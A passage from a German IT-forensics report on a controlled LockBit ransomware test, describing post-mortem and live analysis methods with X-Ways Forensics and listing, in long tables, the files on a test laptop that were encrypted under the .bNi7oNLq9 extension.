




Abbildung 24: geharte Images

8 Auswertung des Versuchs

Im Tätigkeitsfeld der IT-Forensik werden grundsätzlich zwei Strategien mit unterschiedlicher Zielsetzung angewandt.

Zum einen wird eine Post-Mortem-Analyse des gesicherten Datenbestandes durchgeführt. Hierfür werden die auszuwertenden Datenträger in der Regel von den IT-Systemen getrennt und eine bitweise Kopie erzeugt, die zu einem späteren Zeitpunkt in einer forensischen Softwareumgebung untersucht wird. Ziel ist die möglichst umfassende (und daher zeitraubende) Untersuchung des vorhandenen Datenbestandes und in Folge davon der rechtssichere Nachweis und die Sicherung der vorhandenen Spuren. Nachteil dieser Vorgehensweise im Zuge der Untersuchung einer Schadsoftware-Attacke ist, dass der Prozess der Datensicherung erst nach Abschluss des Angriffes erfolgen kann, da die Datenträger ausgebaut und zeitaufwändig gesichert werden müssen. Von der Schadsoftware durchgeführte Bereinigungsmaßnahmen vernichten oft einen Großteil der verwertbaren Spuren und Hinweise auf den Ablauf des Angriffes. Eine forensische Datenträgerauswertung zeigt dementsprechend nur vorhandene IOCs auf, in den wenigsten Fällen jedoch IOAs.

Das zweite Teilfeld der IT-Forensik, die Live-Forensik, dient in erster Linie der Analyse und Auswertung von flüchtigen Daten wie dem Inhalt des Arbeitsspeichers, vorhandener Netzwerkverkehr oder Dateiveränderung vor Abschluss der Spurenbeseitigungsmaßnahmen wie der Löschung von Logdateien. Im Gegensatz zur Post-Mortem-Analyse sind hier die Möglichkeiten beschränkt, IOCs festzustellen, da die Analyse unter hohem Zeitdruck durchgeführt wird. Sie kann jedoch dafür dienen, IOAs nachzuweisen, die nach Abschluss des Angriffes nicht mehr im Datenbestand vorhanden sind.

Im hier vorgenommenen Versuch wurden beide Strategien angewandt, um den Angriff möglichst präzise nachvollziehen zu können.

8.1 Auswertung der Festplatten




Abbildung 25: X-Ways-Version

Bei der forensischen Post-Mortem-Auswertung der Images der angegriffenen Computer und IoT-Geräte wurden allgemein anerkannte Arbeitsabläufe angewendet. So wurde nach der Übertragung der Images die Integrität derselben anhand der Überprüfung der in der EWF-Datei gespeicherten Hash-Werte sichergestellt.

Im Anschluss wurde in X-Ways Forensics 20.9 für jede Asservatengruppe ein eigener Fall erstellt, der es ermöglicht, den jeweiligen Datenbestand unabhängig der anderen Daten-quellen forensisch auszuwerten. X-Ways Forensics bietet alle Möglichkeiten zur Durchführung der notwendigen Arbeitsschritte sowie der grafischen Aufarbeitung der Ergebnisse.

8.1.1 Allgemeine Vorgehensweise

Um Erkenntnisse zu den Auswirkungen des Schadsoftware-Angriffes zu erhalten, sind nur Dateien relevant, deren Inhalte sich zwischen Erzeugung des Images vor Angriff und dem im Anschluss erstellten Image in irgendeiner Weise verändert haben. Um Erkenntnisse zu Dateilöschungen zu erhalten, wurde der als frei gekennzeichnete Speicherbereich mithilfe der in X-Ways verfügbaren Dateisignaturen durchsucht und alle wiederherstellbaren Dateien ermittelt (Carving).

Die Veränderung des Datenbestandes ist erkennbar, indem im zweiten Schritt

von jeder in jedem Image enthaltenen Datei sowohl md5- als auch SHA1-Hashes erzeugt werden. Während der md5-Hash derzeit den Industriestandard darstellt und in forensischen Untersuchungen für Vergleiche annähernd immer Verwendung findet, dient der SHA1-Hash als Backup, sollten sich statistisch unwahrscheinliche Kollisionen zwischen md5-Hashes unterschiedlicher Dateien ergeben.

Die erzeugten Hashwerte wurden im Anschluss zwischen den zum jeweiligen Asservat zugehörigen Dateien verglichen und alle Dateien, deren Hashwert sich zwischen den einzelnen Images nicht verändert, herausgefiltert. Da jede Veränderung am Dateiinhalte zwangsläufig eine Veränderung des Hashwertes nach sich zieht, können diese Dateien bei der weiteren Untersuchung ausgeschlossen werden.

Im dritten Arbeitsschritt wurde der zeitliche Rahmen des Angriffes so gut wie möglich abgesteckt. Da die untersuchten Geräte aus naheliegenden Gründen über keine Internetanbindung verfügen, können die Systemzeiten nicht über eine externe Quelle synchronisiert werden, bei manueller Einstellung der Zeiten ergeben sich zwangsläufig größere Abweichungen zwischen den einzelnen Geräten. Bei schnell ablaufenden Vorfällen wie einer Schadsoftwareattacke sind Abweichungen im Sekundenbereich bereits hinderlich. Aus diesem Grund wurde im Umfeld der Zeitstempelwerte auf den gesicherten PCAP-Dateien der erste IOC auf dem jeweiligen Asservat ermittelt und die veränderten Dateien durchsucht, bis der letzte erkennbare IOC gefunden werden konnte. Im weiteren Verlauf wurden die Dateien, deren Zeitstempel sich zwischen diesen Grenzen befinden und deren Hashwerte Veränderungen aufzeigen, untersucht.

Zur Sicherheit wurde der gesamte Datenbestand zudem mithilfe dateiformatspezifischer und statistischer Verschlüsselungstests zusätzlich auf verdeckte Verschlüsselungsmaßnahmen ohne die Veränderung der Dateieindung (bekannter IOC) geprüft, jedoch ergebnislos.

8.1.2 Auswertung des primär angegriffenen Windows-Laptops




Abbildung 26: Netzschema Laptop

Von besonderem Interesse war für uns die Auswertung des Datenträgers der primär angegriffene Windows-Laptops, da dort die meisten Angriffsspuren im Datenbestand zu erwarten waren, sofern diese zu im Nachhinein feststellbaren Datei-Veränderungen führten. Die hashbasierte Analyse des Daten-bestandes ergab eine Veränderung bei insgesamt 33.355


existenten und 33.208 ehemals existenten Dateien, die jedoch nicht ausschließlich auf den LockBit-Angriff zurückzuführen ist. Durch den notwendigen Weiterbetrieb des Betriebssystems bis zum Abschluss der Erzeugung des Arbeitsspeicherabbildes wurde eine Vielzahl von Dateien modifiziert, was zu einer Änderung des überwiegenden Teiles der festgestellten Dateien geführt hat.

Über die Analyse der PCAP-Datei konnte der auf die Zeitstempel des Laptops bezogene zeitliche Rahmen des Angriffes relativ genau ermittelt werden:



Abbildung 27: Angriffsdauer auf dem primär angegriffenen Laptop

Nachfolgend findet sich der zeitliche Ablauf des Angriffes, rekonstruiert anhand der Dateiveränderungen:



Name	Größe	Typ	Änderung	Pfad
SyncEngine-2023-07-29.1854.7944.1.aodi	371 KB	aodi	30.07.2023 01:30:21	Users\Forensik\InAppData\Local\Microsoft\OneDrive
Microsoft-Windows-LivelockOperationalEvtx (1)	1,0 MB	evtx	30.07.2023 01:30:48	Windows\System32\winevt\Logs
bNi7oNLq9.ico	147 KB	ico	30.07.2023 01:30:50	ProgramData
MpWppTracing-20230729-205409-00000003-ffffffffff.bin	920 KB	bin	30.07.2023 01:30:51	ProgramData\Microsoft\Windows Defender\Support
winrt-[5-1-5-21-1560909661-1384665596-3446189574-1001]-searchconne...	11 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InSearches
Bing.url.bNi7oNLq9	443 B	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InFavorites
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xslm.bNi7oNLq9	961 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx.bNi7oNLq9	961 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps.bNi7oNLq9	435 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls.bNi7oNLq9	583 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xslm.bNi7oNLq9	961 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bNi7oNLq9	583 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx.bNi7oNLq9	961 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps.bNi7oNLq9	435 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xslm.bNi7oNLq9	961 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	961 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps.bNi7oNLq9	435 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	583 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Istockphoto-1221620132-612x612 - Kopie.jpg.bNi7oNLq9	295 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Istockphoto-1221620132-612x612 - Kopie (3).jpg.bNi7oNLq9	295 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Istockphoto-1221620132-612x612 - Kopie (2).jpg.bNi7oNLq9	295 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
tees-7937129_960_720 - Kopie (2).jpg.bNi7oNLq9	150 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
tees-7937129_960_720 - Kopie (3).jpg.bNi7oNLq9	150 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei PowerPoint.pdf.bNi7oNLq9	742 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Istockphoto-1221620132-612x612.jpg.bNi7oNLq9	295 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
tees-7937129_960_720.jpg.bNi7oNLq9	150 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
tees-7937129_960_720 - Kopie.jpg.bNi7oNLq9	150 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
mpenginedb.db	512 KB	db	30.07.2023 01:30:51	ProgramData\Microsoft\Windows Defender\Scans
Willkommen bei Word - Kopie (2).pdf.bNi7oNLq9	326 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei PowerPoint.pptx.bNi7oNLq9	3,6 MB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei PowerPoint.pptm.bNi7oNLq9	3,6 MB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei Word - Kopie (2).docx.bNi7oNLq9	631 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei PowerPoint.ppt.bNi7oNLq9	3,5 MB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei Word - Kopie (2).docx.bNi7oNLq9	759 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Unknown.Log	26 B	log	30.07.2023 01:30:51	ProgramData\Microsoft\Windows Defender\Scans\Hi
Willkommen bei Word - Kopie.docx.bNi7oNLq9	759 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei Word - Kopie.docx.bNi7oNLq9	631 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei Word - Kopie.pdf.bNi7oNLq9	326 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei Word - Kopie (3).docx.bNi7oNLq9	631 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei Word - Kopie (3).docx.bNi7oNLq9	759 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
Willkommen bei Word - Kopie (3).pdf.bNi7oNLq9	326 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
MPLog-20230724-192627.log	309 KB	log	30.07.2023 01:30:51	ProgramData\Microsoft\Windows Defender\Support
MPDetection-20230724-192627.log	21 KB	log	30.07.2023 01:30:51	ProgramData\Microsoft\Windows Defender\Support
Willkommen bei Word.docx.bNi7oNLq9	631 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
aria-debug-7944.log.bNi7oNLq9	0,7 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
Willkommen bei Word.docx.bNi7oNLq9	759 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
ses.bNi7oNLq9	279 B	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
18e190413af045db88dfbd29609eb877.db.bNi7oNLq9	243 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
18e190413af045db88dfbd29609eb877.db.session64.bNi7oNLq9	64,9 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
Willkommen bei Word.pdf.bNi7oNLq9	326 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InDesktop\Testdaten
F3E84B4-D45A-41E5-8686-E08987F5C795.Diagnose.0.etl.bNi7oNLq9	832 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
msedge_installer.log.bNi7oNLq9	4,9 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
offline.bNi7oNLq9	24,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
offline.session64.bNi7oNLq9	64,9 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
wmsetup.log.bNi7oNLq9	0,9 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Temp
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\Windows.P
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\Windows.in
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\Windows.C
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\NcsiUwpA
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
LogFile_July_24_2023_7_59_27.txt.bNi7oNLq9	0,5 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
HxCommAlwaysOnLog_Old.etl.bNi7oNLq9	64,3 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
HxStore.hxd.bNi7oNLq9	4,0 MB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
HxCommAlwaysOnLog.etl.bNi7oNLq9	64,3 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
StartUnifiedTileModelCache.dat.bNi7oNLq9	43,6 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.dat.bNi7oNLq9	8,2 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
CortanaUnifiedTileModelCache.dat.bNi7oNLq9	35,3 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
0.0.filtertrie.intermediate.txt.bNi7oNLq9	322 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
AppCache133351394487517146.txt.bNi7oNLq9	81,4 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
0.1.filtertrie.intermediate.txt.bNi7oNLq9	264 B	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
0.2.filtertrie.intermediate.txt.bNi7oNLq9	264 B	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
SettingsCache.txt.bNi7oNLq9	815 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
0.1.filtertrie.intermediate.txt.bNi7oNLq9	264 B	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
0.2.filtertrie.intermediate.txt.bNi7oNLq9	264 B	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
0.0.filtertrie.intermediate.txt.bNi7oNLq9	322 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
Settings.index.bNi7oNLq9	1,8 MB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
Settings.ft.bNi7oNLq9	348 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
appssynonymstxt.bNi7oNLq9	238 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
Settings.index.bNi7oNLq9	1,8 MB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
settings.schema.bNi7oNLq9	406 B	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
Settings.ft.bNi7oNLq9	348 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF
apps.csa.bNi7oNLq9	0,7 KB	bNi7oNLq9	30.07.2023 01:30:51	Users\Forensik\InAppData\Local\Packages\MicrosoftF

Abbildung 28: Zeitliche Abfolge der Datenbestandsveränderung

Name	Größe	Typ	Änderung	Pfad
apps.schema.bNi7oNLq9	387 B	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
apps.conversions.txt.bNi7oNLq9	1.4 MB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
apps.globals.txt.bNi7oNLq9	344 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
settings.csq.bNi7oNLq9	0.7 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Apps.ft.bNi7oNLq9	17.7 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
settings.symbols.txt.bNi7oNLq9	102 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
settings.globals.txt.bNi7oNLq9	43.7 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
0.0.filtertrie.intermediate.txt.bNi7oNLq9	12.9 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
0.1.filtertrie.intermediate.txt.bNi7oNLq9	264 B	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
settings.conversions.txt.bNi7oNLq9	521 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
0.2.filtertrie.intermediate.txt.bNi7oNLq9	264 B	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
Microsoft_549981C3F5F10_8wekyb3d8bbweApp.bNi7oNLq9	8.0 KB	bNi7oNLq9	30.07.2023 01:30:51 +2	Users\Forensik\In\AppData\Local\Packages\Microsoft...
